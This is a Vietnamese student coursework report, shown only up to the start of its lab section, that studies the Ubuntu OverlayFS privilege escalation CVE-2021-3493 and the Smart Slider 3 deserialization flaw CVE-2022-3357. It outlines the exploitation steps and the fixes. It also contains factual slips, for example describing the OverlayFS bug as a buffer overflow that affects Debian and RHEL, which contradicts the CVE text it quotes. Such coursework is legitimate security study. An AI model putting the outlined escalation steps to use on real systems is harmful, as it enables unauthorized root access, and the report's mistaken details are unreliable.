

BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ



BÁO CÁO BÀI TẬP LỚN

KHAI THÁC LỖ HỒNG PHẦN MỀM

Đề tài:

TÌM HIỂU VỀ LỖ HỒNG CVE-2021-3493 VÀ CVE-2022-3357

Ngành: An toàn thông tin

Sinh viên thực hiện:

Nguyễn Việt Dũng	– AT170613
Nguyễn Đức Duy	– AT170215
Phan Tiến Duy	– AT170413
Nguyễn Hải Đại	– AT170708

Người hướng dẫn:

TS. Nguyễn Mạnh Thắng

Khoa An toàn thông tin – Học viện Kỹ thuật mật mã

Hà Nội - 2023

MỤC LỤC

LỜI MỞ ĐẦU	3
DANH MỤC TỪ VIẾT TẮT	4
DANH MỤC HÌNH VẼ.....	5
CHƯƠNG 1. CƠ SỞ LÝ THUYẾT	6
1.1. Giới thiệu về CVE	6
1.2. Giới thiệu về Linux và các điểm yếu trong Kernel Linux.....	7
1.2.1. Tổng quan về hệ điều hành Linux.....	7
1.2.2. Những điểm yếu trong Kernel Linux	8
1.3. Giới thiệu về PHP và các điểm yếu trong ứng dụng web PHP	9
1.3.1. Tổng quan về ứng dụng web.....	9
1.3.2. Những điểm yếu trong ứng dụng web PHP.....	10
1.4. Content Management System và WordPress	11
CHƯƠNG 2. GIỚI THIỆU VỀ CVE-2022-3357 VÀ CVE-2021-3493 .	13
2.1. CVE-2022-3357	13
2.1.1. Mô tả lỗ hổng.....	13
2.1.2. Các phiên bản ảnh hưởng.....	13
2.1.3. Cách thức khai thác	13
2.1.4. Khuyến nghị và hướng dẫn khắc phục.....	14
2.2. CVE-2021-3493	14
2.2.1. Mô tả lỗ hổng.....	14
2.2.2. Các phiên bản ảnh hưởng.....	14
2.2.3. Cách thức khai thác	15
2.2.4. Khuyến nghị và hướng dẫn khắc phục	15
CHƯƠNG 3: TRIỂN KHAI THỰC NGHIỆM	16
3.1. Khai thác CVE-2021-3493	16
3.1.1. Thiết lập Lab.....	16
3.1.2. Phát hiện lỗ hổng.....	16
3.1.3. Khai thác lỗ hổng.....	17
3.2. Khai thác CVE-2022-3357	23
3.2.1. Thiết lập lab	23

3.2.2. <i>Phát hiện lỗ hổng</i>	24
3.2.2. <i>Khai thác lỗ hổng</i>	26
KẾT LUẬN	30
Tài liệu tham khảo	31

LỜI MỞ ĐẦU

Lỗ hổng phần mềm và các mã định danh CVE (Common Vulnerabilities and Exposures) là một vấn đề rất nghiêm trọng trong lĩnh vực bảo mật thông tin. Các lỗ hổng có thể ảnh hưởng đến nhiều loại phần mềm và hệ thống, bao gồm cả hệ thống máy tính, các ứng dụng web và di động. Các lỗ hổng phần mềm và mã CVE thường được khai thác bởi các tin tặc để thực hiện các cuộc tấn công, bao gồm cả việc xâm nhập hệ thống, đánh cắp thông tin nhạy cảm, lây nhiễm phần mềm độc hại và tấn công từ chối dịch vụ (DoS). Những tác động của các cuộc tấn công này có thể làm gián đoạn hoạt động của các tổ chức và cá nhân, gây ra thiệt hại về tài sản và danh tiếng.

Với mong muốn có thêm hiểu biết và nghiên cứu sâu hơn về các lỗ hổng phần mềm thông qua khai thác mã định danh CVE, nhóm chúng em đã thống nhất và thực hiện nghiên cứu CVE-2021-3493, CVE-2022-3357 làm bài tập báo cáo.

Trong quá trình làm bài tập, cũng như là trong quá trình làm bài báo cáo, khó tránh khỏi sai sót, rất mong thầy bỏ qua. Đồng thời do trình độ cũng như kinh nghiệm thực tiễn còn hạn chế nên bài báo cáo không thể tránh khỏi những thiếu sót, chúng em rất mong nhận được góp ý của thầy để chúng em học thêm được nhiều kinh nghiệm và hoàn thành tốt hơn trong các bài báo cáo sắp tới.

Báo cáo được chia làm 3 chương, với các nội dung sau:

Chương I: Cơ sở lý thuyết

- Giới thiệu về CVE
- Linux và các điểm yếu trong Kernel Linux
- PHP và các điểm yếu trong ứng dụng web PHP
- Content Management System và WordPress

Chương II: Giới thiệu về CVE-2021-3493 và CVE-2022-3357

- CVE-2022-3357
- CVE-20213493

Chương III: Triển khai khai thác CVE

- Khai thác CVE-2021-3493
- Khai thác CVE-2022-3357

DANH MỤC TỪ VIẾT TẮT

Từ viết tắt	Tiếng Anh	Tiếng Việt
CVE	Common Vulnerabilities and Exposures	Các lỗ hổng và phơi nhiễm phổ biến
PHP	Hypertext Preprocessor	Bộ tiền xử lý siêu văn bản
HTML	Hypertext Markup Language	Ngôn ngữ đánh dấu siêu văn bản
RCE	Remote Code Execution	Thực thi mã từ xa
PoC	Proof of Concept	Bằng chứng về khái niệm
POP	Post Office Protocol	Giao thức bưu điện

DANH MỤC HÌNH VẼ

Hình 1.1: Hình ảnh một CVE trên trang cve.mitre.org

Hình 1.2: Các thành phần trong Linux

Hình 3.1: Kiểm tra phiên bản Linux

Hình 3.2: Kiểm tra tiến trình OverlayFS

Hình 3.3: Kiểm tra đặc quyền người dùng hiện tại

Hình 3.4: Tạo tệp chứa mã khai thác

Hình 3.5: Biên dịch tệp khai thác bằng GCC

Hình 3.6: Leo thang đặc quyền root

Hình 3.7: PoC khai thác CVE-2021-3493

Hình 3.8: PoC khai thác CVE-2021-3493

Hình 3.9: Biên dịch tệp khai thác bằng GCC

Hình 3.10: Leo thang đặc quyền

Hình 3.8: PoC khai thác CVE-2022-3357

Hình 3.9: PoC khai thác CVE-2022-3357

Hình 3.10: PoC khai thác CVE-2022-3357

Hình 3.11: PoC khai thác CVE-2022-3357

Hình 3.12: PoC khai thác CVE-2022-3357

Hình 3.13: PoC khai thác CVE-2022-3357

Hình 3.14: PoC khai thác CVE-2022-3357

Hình 3.15: PoC khai thác CVE-2022-3357

CHƯƠNG 1. CƠ SỞ LÝ THUYẾT

1.1. Giới thiệu về CVE

CVE là viết tắt của Common Vulnerabilities and Exposures, là danh sách các lỗ hổng bảo mật phần mềm được công bố công khai để giúp các nhà phát triển, quản trị viên hệ thống những cá nhân có nhu cầu thực hiện đánh giá và quản lý rủi ro an toàn thông tin. Mỗi CVE được gán một số định danh duy nhất để truy xuất và theo dõi thông tin liên quan đến lỗ hổng đó.

Các CVE sử dụng cú pháp CVE-năm phát hiện-mã số. Trên trang chủ cve.mitre.org, mỗi CVE bao gồm các trường như mô tả, tài liệu tham khảo, ngày tạo hồ sơ... như hình dưới:

CVE-ID	
CVE-2021-3493	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
The overlays implementation in the linux kernel did not properly validate with respect to user namespaces the setting of file capabilities on files in an underlying file system. Due to the combination of unprivileged user namespaces along with a patch carried in the Ubuntu kernel to allow unprivileged overlay mounts, an attacker could use this to gain elevated privileges.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none">• MISC:https://packetstormsecurity.com/files/162434/Kernel-Live-Patch-Security-Notice-LSN-0076-1.html• MISC:https://packetstormsecurity.com/files/162866/Ubuntu-OverlayFS-Local-Privilege-Escalation.html• MISC:https://packetstormsecurity.com/files/165151/Ubuntu-OverlayFS-Local-Privilege-Escalation.html• MISC:https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=7c03e2cda4a584cad398e8f6641ca9988a39d52• URL:https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=7c03e2cda4a584cad398e8f6641ca9988a39d52• MISC:https://ubuntu.com/security/notices/USN-4917-1• URL:https://ubuntu.com/security/notices/USN-4917-1• MISC:https://www.openwall.com/lists/oss-security/2021/04/16/1• URL:https://www.openwall.com/lists/oss-security/2021/04/16/1	
Assigning CNA	
Canonical Ltd.	
Date Record Created	
20210412	Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20210412)	

Hình 1.1: Hình ảnh một CVE trên trang cve.mitre.org

Để phân loại CVE, người ta thường sử dụng quá trình định tính lỗ hổng nhằm tính được điểm “Base Score”. Từ đây, các nhà quản trị có thể đưa ra danh sách các lỗ hổng ưu tiên cần khắc phục trước khi các sự cố không mong muốn xảy ra. Cách xếp loại CVE theo thang điểm trên trang nvd.nist.gov: None 0.0; Low 0.1-3.9; Medium 4.0-6.9; High 7.0-8.9; Critical 9.0-10.0.


Trên thực tế, việc chia sẻ chi tiết CVE có lợi cho tất cả các tổ chức, tạo cơ sở để các tổ chức đánh giá mức độ phù hợp của các công cụ bảo mật của họ. Bằng cách sử dụng mã định danh CVE cho một lỗ hổng cụ thể, các tổ chức có thể lấy thông tin về nó từ nhiều nguồn thông tin khác nhau một cách nhanh chóng và chính xác. Đồng thời, việc tư vấn

bảo mật cũng có thể sử dụng chi tiết lỗ hổng CVE để tìm kiếm các dấu hiệu tấn công đã biết nhằm xác định các lỗ hổng khai thác cụ thể.

1.2. Giới thiệu về Linux và các điểm yếu trong Kernel Linux

1.2.1. Tổng quan về hệ điều hành Linux

- Hệ điều hành Linux là một hệ điều hành mã nguồn mở và miễn phí được phát triển bởi một cộng đồng lớn các nhà phát triển trên toàn thế giới. Linux được thiết kế để hoạt động trên nhiều loại phần cứng khác nhau, bao gồm máy tính cá nhân, máy chủ, điện thoại thông minh, máy tính bảng và nhiều thiết bị khác.
- Các thành phần trong Linux:



Hình 1.2: Các thành phần trong Linux

- + **Kernel:** Hay còn được gọi là phần Nhân, là phần quan trọng và được ví như trái tim của HĐH Linux. Phần kernel quan trọng nhất của máy tính có nhiệm vụ chứa các module, thư viện để quản lý và giao tiếp với phần cứng và các ứng dụng.
- + **Shell:** Shell là một chương trình có chức năng thực thi các lệnh (command) từ người dùng hoặc từ các ứng dụng yêu cầu– tiện ích yêu cầu chuyển đến cho

Kernel xử lý. Shell được coi là cầu nối để kết nối Kernel và Application, phiên dịch các tập lệnh từ Application gửi đến Kernel để thực thi.

- + Applications: Là các ứng dụng và tiện ích mà người dùng cài đặt trên Server. Ví dụ: ftp, samba, Proxy,...

1.2.2. Những điểm yếu trong Kernel Linux

- Tham chiếu con trỏ Null: Con trỏ NULL là một con trỏ trỏ đến địa chỉ bộ nhớ 0, tức không trỏ đến bất kỳ đối tượng nào. Khi một chương trình cố gắng tham chiếu đến con trỏ NULL, nó sẽ gây ra một lỗi thực thi, và ứng dụng sẽ bị treo hoặc tắt đột ngột. Các cuộc tấn công khác nhau có thể khai thác từ lỗ hổng này là Từ chối dịch vụ (CVE-2014-8173), đoạt quyền (CVE-2008-2812) và Tràn tràn bộ nhớ gây Từ chối Dịch vụ (CVE-2013-2899)...
- Chia cho số 0: Lỗi này xảy ra khi hệ thống thực hiện phép chia và mẫu bằng không. Trong trường hợp a/b khi b bằng không, hệ thống trả về lỗi chia cho số không. Tuy nhiên, lỗi này thường không được định nghĩa và dẫn đến các cuộc tấn công từ chối dịch vụ (CVE-2015-4003) và (CVE-2013-6367).
- Sử dụng bộ nhớ sau khi đã giải phóng: Lỗi này xảy ra khi một đối tượng được giải phóng trong khi vẫn còn các con trỏ trỏ đến nó. Khi chương trình cố gắng sử dụng các con trỏ này sau khi đối tượng đã bị giải phóng, nó sẽ truy cập vào một vùng nhớ không hợp lệ, có thể gây ra những hậu quả nghiêm trọng như crash, lỗi bảo mật, hoặc thậm chí chiếm quyền điều khiển hệ thống.
- Lặp vô hạn: Khi chương trình gặp phải vòng lặp vô tận, nó sẽ không thể thực hiện được bất kỳ công việc nào khác và dẫn đến tình trạng treo hoặc bị crash hoặc hệ thống có thể lặp lại tác vụ một cách vô hạn. Những cuộc tấn công khai thác lỗ hổng này thường là các tấn công từ chối dịch vụ, như là CVE-2006-6058 và CVE-2013-0290.
- Lỗi tràn bộ đệm: Đây là lỗ hổng phần mềm được biết đến nhiều nhất, cho phép dữ liệu được ghi vào một buffer có thể tràn ra ngoài buffer đó, ghi đè lên dữ liệu khác và dẫn tới hoạt động bất thường của chương trình. Lỗ hổng này dễ dàng cho phép kẻ tấn công chen và thực thi mã độc của riêng mình giúp lợi dụng dễ dàng để giành lấy đặc quyền. Lỗ hổng này thường dẫn đến các cuộc tấn công theo kiểu Lỗi Bộ nhớ

(CVE-2009-1633), Giành lấy đặc quyền (CVE-2009-4004) và Từ chối Dịch vụ (CVE-2010-2492).

- Lỗi tràn số nguyên: Tràn số nguyên là kết quả của phép tính trên số nguyên vượt quá phạm vi biểu diễn của kiểu dữ liệu nguyên. Từ đây, hệ thống có thể thực hiện những hành vi không mong muốn hoặc thậm chí có thể gây ra sự cố. Khả năng tấn công do lỗ hổng này bao gồm Từ chối Dịch vụ (CVE-2016-8830), Giành lấy Thông tin (CVE-2009-1265) và Lỗi Bộ nhớ (CVE-2010-3442).
- Race condition: Xử lý các lệnh theo thứ tự không đúng có thể dẫn đến tình trạng cạnh tranh giữa các tác vụ. Đây là một tình huống không mong muốn, thường xảy ra khi hệ thống thực thi hai hoặc nhiều chỉ thị phụ thuộc vào nhau cùng một lúc nhưng kết quả của những chỉ thị đó lại phụ thuộc vào thứ tự thực thi của chúng. Giả sử, hệ thống nhận các lệnh để đọc và ghi một lượng lớn dữ liệu gần như cùng một lúc và máy cố gắng ghi đè lên một số dữ liệu cũ trong khi dữ liệu đó vẫn đang được đọc, điều này có thể dẫn đến sự cố hệ thống hoặc một số hoạt động bất hợp pháp. Các cuộc tấn công gây ra bởi lỗ hổng này bao gồm Leo thang đặc quyền (CVE-2016-2059), Từ chối Dịch vụ (CVE-2006-2445), và Lỗi Bộ nhớ (CVE-2006-2629).

1.3. Giới thiệu về PHP và các điểm yếu trong ứng dụng web PHP

- PHP – Hypertext Preprocessor. Đây là một ngôn ngữ lập trình web mã nguồn mở được phát triển ban đầu bởi Rasmus Lerdorf vào năm 1994. PHP là một dạng mã lệnh hoặc một chuỗi ngôn ngữ kịch bản, chủ yếu được phát triển cho những ngôn ngữ nằm trên máy chủ. Khi các lập trình viên PHP viết các chương trình thì các chuỗi lệnh sẽ được chạy trên server, từ đó sinh ra mã HTML. Nhờ vậy mà những ứng dụng trên các website có thể chạy được một cách dễ dàng
- PHP có tính năng mã hóa mã nguồn, giúp bảo vệ mã nguồn và ngăn chặn việc sao chép trái phép, có thể được tích hợp với các cơ sở dữ liệu như MySQL, PostgreSQL, Oracle và SQL server để lấy và lưu trữ dữ liệu
- PHP hỗ trợ trên hầu hết các hệ điều hành, bao gồm Windows, macOS và các phiên bản của Linux

1.3.1. Tổng quan về ứng dụng web

Ứng dụng web là các phần mềm được thiết kế để hoạt động thông qua mạng internet và truy cập thông qua trình duyệt web trên các thiết bị điện tử như máy tính, điện thoại thông minh, máy tính bảng... theo nhu cầu và mong muốn của người dùng. Thông qua các thuật toán ứng dụng web, người dùng có thể thực hiện được một số công việc như tính toán, mua sắm, chia sẻ ảnh... vì ứng dụng có tính tương tác cao

Ứng dụng web được chia thành nhiều loại khác nhau, bao gồm:

- Trang web tĩnh: Đây là loại trang web cơ bản và không có tính tương tác với người dùng. Bao gồm các trang web văn bản, hình ảnh và đa phương tiện khác được hiển thị trên một trang web duy nhất
- Trang web động: Đây là loại trang web có tính năng tương tác với người dùng và được tạo ra dựa trên ngôn ngữ lập trình web như PHP hoặc JavaScript, cho phép người dùng tương tác với nội dung trên trang web, gửi biểu mẫu và nhận phản hồi, tạo tài khoản người dùng...
- Ứng dụng web đa nền tảng: Đây là các ứng dụng web được thiết kế để hoạt động trên nhiều nền tảng và thiết bị khác nhau như máy tính, điện thoại di động, máy tính bảng... Thường được thiết kế để thích ứng với kích thước màn hình và các tính năng khác của thiết bị được sử dụng
- Ứng dụng web theo thời gian thực: Đây là các ứng dụng web được thiết kế để hoạt động trong thời gian thực, có khả năng cập nhật và truyền dữ liệu ngay lập tức cho người dùng. Thường được sử dụng cho các trò chơi trực tuyến, nhắn tin trực tuyến, hệ thống tương tác người dùng...

1.3.2. Những điểm yếu trong ứng dụng web PHP

Mặc dù PHP là ngôn ngữ lập trình web phổ biến và được sử dụng rộng rãi nhưng bên cạnh đó vẫn có một số điểm yếu trong ứng dụng web PHP, như là:

- Tấn công Injection: Những cuộc tấn công này xảy ra khi tin tặc chèn mã độc vào thông tin đầu vào của ứng dụng, dẫn đến việc lấy mất dữ liệu hoặc điều khiển ứng dụng.
- Cross-Site Scripting (XSS): Lỗ hổng XSS xảy ra khi tin tặc chèn mã độc vào trang web để tấn công người dùng khi họ truy cập vào trang đó. Cross-Site Request Forgery (CSRF): Những cuộc tấn công này xảy ra khi tin tặc tạo ra yêu cầu giả mạo

và gửi chúng đến máy chủ, giả danh người dùng hợp pháp để thực hiện các hành động trái phép.

- Session hijacking: Lỗ hổng này xảy ra khi tin tặc chiếm quyền truy cập vào phiên làm việc của người dùng để lấy mất thông tin nhạy cảm.
- File inclusion vulnerabilities: Lỗ hổng này xảy ra khi tin tặc sử dụng các lỗ hổng trong mã PHP để tải lên các tệp độc hại và thực thi chúng trên máy chủ.
- Mã độc: Khi lập trình viên sử dụng mã không an toàn, tin tặc có thể khai thác những điểm yếu này để lấy mất dữ liệu hoặc kiểm soát máy chủ.

1.4. Content Management System và WordPress

1.4.1. Content Management System (CMS)

- Content Management System (CMS) là hệ thống quản trị nội dung nhằm mục đích giúp dễ dàng quản lý, chỉnh sửa nội dung. Nội dung ở đây là text, video, nhạc, hình ảnh, files... CMS là nơi người quản trị Website có thể cập nhật, thay đổi nội dung trên Website. Một hệ thống CMS tốt sẽ cho phép vận hành Website mà không cần sự can thiệp, hỗ trợ từ người lập trình trang web.
- Hệ thống CMS giúp tiết kiệm thời gian quản lý, chi phí vận hành và bảo trì nên hiện nay có rất nhiều công ty sử dụng. Không chỉ là công ty mà hiện nay các blog cá nhân cũng ra đời nhiều, giải pháp sử dụng CMS giúp dễ dàng xây dựng website và quản lý nội dung. Bên cạnh đó còn tiết kiệm được chi phí xây dựng website.
- CMS là nơi mà tất cả những người phụ trách liên quan đến các tính năng của Website phải sử dụng. Khi nhắc tới CMS ta có thể hiểu nó như là phần quản trị (admin) của một Website. Nơi quản lý tất cả dữ liệu Website.
- CMS có một số chức năng cơ bản phù hợp, có ích cho công tác quản lý website như: Quản lý version, quản lý nội dung, sitemap, tìm kiếm, quản lý quyền sử dụng, cập nhật homepage,...
- Hiện nay trên cộng đồng công nghệ có 03 phân loại CMS chính: CMS mã nguồn mở (Opensource), CMS tự code và tự xây dựng (Framework), CMS được build sẵn và mất phí.
- Cùng với 3 phân loại trên, cũng có nhiều phiên bản CMS, ví dụ như: WordPress (Opensource), Magento (Opensource), Shopify (Mất phí),...

1.4.2. WordPress

- WordPress là một hệ thống mã nguồn mở dùng để xuất bản blog/website được viết bằng ngôn ngữ lập trình PHP và sử dụng cơ sở dữ liệu MySQL. WordPress được biết đến như một CMS miễn phí nhưng tốt và được sử dụng phổ biến trên toàn thế giới.
- Với WordPress, người dùng có thể tạo ra các trang web thương mại điện tử, cổng thông tin, diễn đàn, blog,...
- WordPress được ưa chuộng trên toàn khắp thế giới bên cạnh việc nó là một phần mềm CMS miễn phí, nó còn có những ưu điểm như: Dễ sử dụng, dễ quản lý, hỗ trợ nhiều loại ngôn ngữ, có nhiều thiết kế đa dạng,...
- Tuy nhiên, WordPress cũng không thể tránh khỏi các nhược điểm: Cài đặt template và các plugin không đơn giản, có hiệu suất khá thấp chỉ phù hợp với các doanh nghiệp nhỏ lẻ, khả năng bảo mật của WordPress cũng không thực sự tốt,...

CHƯƠNG 2. GIỚI THIỆU VỀ CVE-2022-3357 VÀ CVE-2021-3493

2.1. CVE-2022-3357

2.1.1. Mô tả lỗ hổng

- Các phiên bản Wordpress Plugin Smart Slider 3 trước phiên bản 3.5.1.11 có tồn tại lỗ hổng insecure deserialization. Plugin Smart Slider 3 thực hiện unserialize nội dung của file khi người dùng thực hiện thao tác import file. Khi file tải lên là một file độc hại, lỗ hổng này sẽ có thể khai thác để thực hiện RCE. Điều kiện để thực hiện khai thác lỗ hổng này là khi đã có tài khoản có quyền truy cập Smart Slider 3.
- Lỗ hổng PHP Object Injection là một dạng của lỗ hổng Insecure Deserialization trong PHP, có thể giúp kẻ tấn công thực hiện các loại tấn công khác nhau, chẳng hạn như Code Injection, SQL Injection, Path Traversal, DDos, tùy vào ngữ cảnh. Lỗ hổng này xảy ra khi dữ liệu đầu vào không được kiểm tra đúng cách trước khi được chuyển đến hàm PHP unserialize(). Với các lớp phương thức Magic method __wakeup(), __destruct(), __toString(), cùng với các POP chain giúp cho đối tượng tấn công thực thi lỗi này.

2.1.2. Các phiên bản ảnh hưởng

- Các phiên bản plugin Smart Slider 3 trước phiên bản 3.5.1.11

2.1.3. Cách thức khai thác

- Tìm kiếm và xây dựng các POP chain trong ứng dụng web Wordpress
- Từ POP chain tìm được, tạo một đối tượng PHP đã được serialize và ghi ra file có tên là data.
- Sau đó thực hiện nén file data thành định dạng .zip và đổi tên file thành định dạng .ss3
- Sau khi đã có tệp khai thác, thực hiện chức năng import slide trong plugin Smart Slider 3.
- Tùy thuộc vào POP chain tìm được mà có thể khai thác các lỗ hổng khác nhau như: Code Injection, SQL Injection, ...

2.1.4. Khuyến nghị và hướng dẫn khắc phục

- Loại các dữ liệu trước khi thực hiện unserialize.

2.2. CVE-2021-3493

2.2.1. Mô tả lỗ hổng

- OverlayFS là một công nghệ tạo ra một tầng phía trên (overlay) một thư mục hiện có trên hệ thống tệp của Linux. Nó cho phép các thư mục và tệp tin được ghi vào lớp trên (overlay layer) mà không ảnh hưởng đến các tệp tin và thư mục gốc nằm dưới (underlying layer). Điều này cho phép các ứng dụng và các hệ thống sử dụng OverlayFS để cài đặt và cập nhật các ứng dụng mà không ảnh hưởng đến các thư mục và tệp tin gốc. Tuy nhiên, có một lỗ hổng trong OverlayFS đã được phát hiện, cho phép tin tặc có thể tấn công, làm tràn bộ đệm và thực thi mã độc. Lỗ hổng này có thể được khai thác bởi tin tặc có quyền truy cập vào hệ thống tệp của máy tính để thực hiện các hành động độc hại, chẳng hạn như thay đổi dữ liệu hoặc đánh cắp thông tin.
- CVE-2021-3493 được phát hiện và báo cáo vào giữa tháng 6 năm 2021 và ảnh hưởng đến một số bản phân phối Linux, bao gồm Ubuntu, Debian và Red Hat Enterprise Linux. Đây là một lỗ hổng trong hệ thống tệp tin OverlayFS của nhân Linux, cho phép kẻ tấn công bypass kiểm tra quyền truy cập để tạo liên kết cứng và tệp setuid trong hệ thống tệp tin OverlayFS, dẫn đến leo thang đặc quyền. Lỗ hổng được gán điểm CVSSv3 là 7,8 và đã được vá bởi các bản phân phối bị ảnh hưởng ngay sau khi nó được tiết lộ.

2.2.2. Các phiên bản ảnh hưởng

- Ubuntu 20.10
- Ubuntu 20.04 LTS
- Ubuntu 19.04
- Ubuntu 18.04 LTS
- Ubuntu 16.04 LTS
- Ubuntu 14.04 ESM

2.2.3. Cách thức khai thác

- Cách phát hiện lỗ hổng OverlayFS là sử dụng lệnh mount để kiểm tra xem OverlayFS có được kích hoạt trên hệ thống hay không:

```
cat /proc/filesystems
```

```
cat /proc/filesystems | grep overlay
```

- Nếu kết quả trả về không có overlay, thì hệ thống không sử dụng OverlayFS và do đó không bị ảnh hưởng bởi lỗ hổng CVE-2021-3493. Nếu kết quả trả về có chứa "overlay", thì OverlayFS đang được sử dụng trên hệ thống.
- Việc khai thác được thực hiện bằng cách thực thi tệp C trên máy. Nếu hệ thống đã kích hoạt OverlayFS và phiên bản kernel đang sử dụng trên hệ thống có khả năng bị ảnh hưởng bởi lỗ hổng này, kẻ tấn công có thể dễ dàng leo thang từ bất kỳ tài khoản người dùng nào đến root miễn là có thể chạy tệp nhị phân.
- Khai thác được sử dụng yêu cầu trình biên dịch GCC được cài đặt trên hệ thống nếu không có trình biên dịch C được cài đặt trên máy, chúng ta có thể biên dịch tĩnh tệp nhị phân ở nơi khác và chỉ sao chép tệp nhị phân qua.

2.2.4. Khuyến nghị và hướng dẫn khắc phục

- Lỗ hổng OverlayFS đã được vá trong các bản cập nhật bảo mật của các bản phân phối Linux bị ảnh hưởng. Do đó, để khắc phục lỗ hổng này, chúng ta nên cập nhật hệ thống của mình với phiên bản mới nhất. Các bản vá lỗi này có sẵn trong các kho lưu trữ phần mềm chính thức của các bản phân phối Linux bị ảnh hưởng. Chúng ta chỉ cần chạy các câu lệnh cập nhật phần mềm thông thường để cài đặt các bản vá này. Đối với Ubuntu và các bản phân phối dựa trên Ubuntu, chúng ta có thể sử dụng lệnh sau để cập nhật hệ thống:

```
sudo apt-get update
```

```
sudo apt-get upgrade
```


CHƯƠNG 3: TRIỂN KHAI THỰC NGHIỆM

3.1. Khai thác CVE-2021-3493


3.1.1. Thiết lập Lab

- Máy Ubuntu (Phiên bản bị ảnh hưởng)
- Trình biên dịch GCC

3.1.2. Phát hiện lỗ hổng

- Bước 1: Kiểm tra phiên bản Linux của hệ thống

uname -a




```
guenzun@AT170613:~$ uname -a
Linux AT170613 5.0.0-13-generic #14-Ubuntu SMP Mon Apr 15 14:59:14 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
```

Hình 3.1. Kiểm tra phiên bản Linux

- Bước 2: Sử dụng lệnh mount để kiểm tra xem OverlayFS có được kích hoạt trên hệ thống hay không.

cat /proc/filesystems

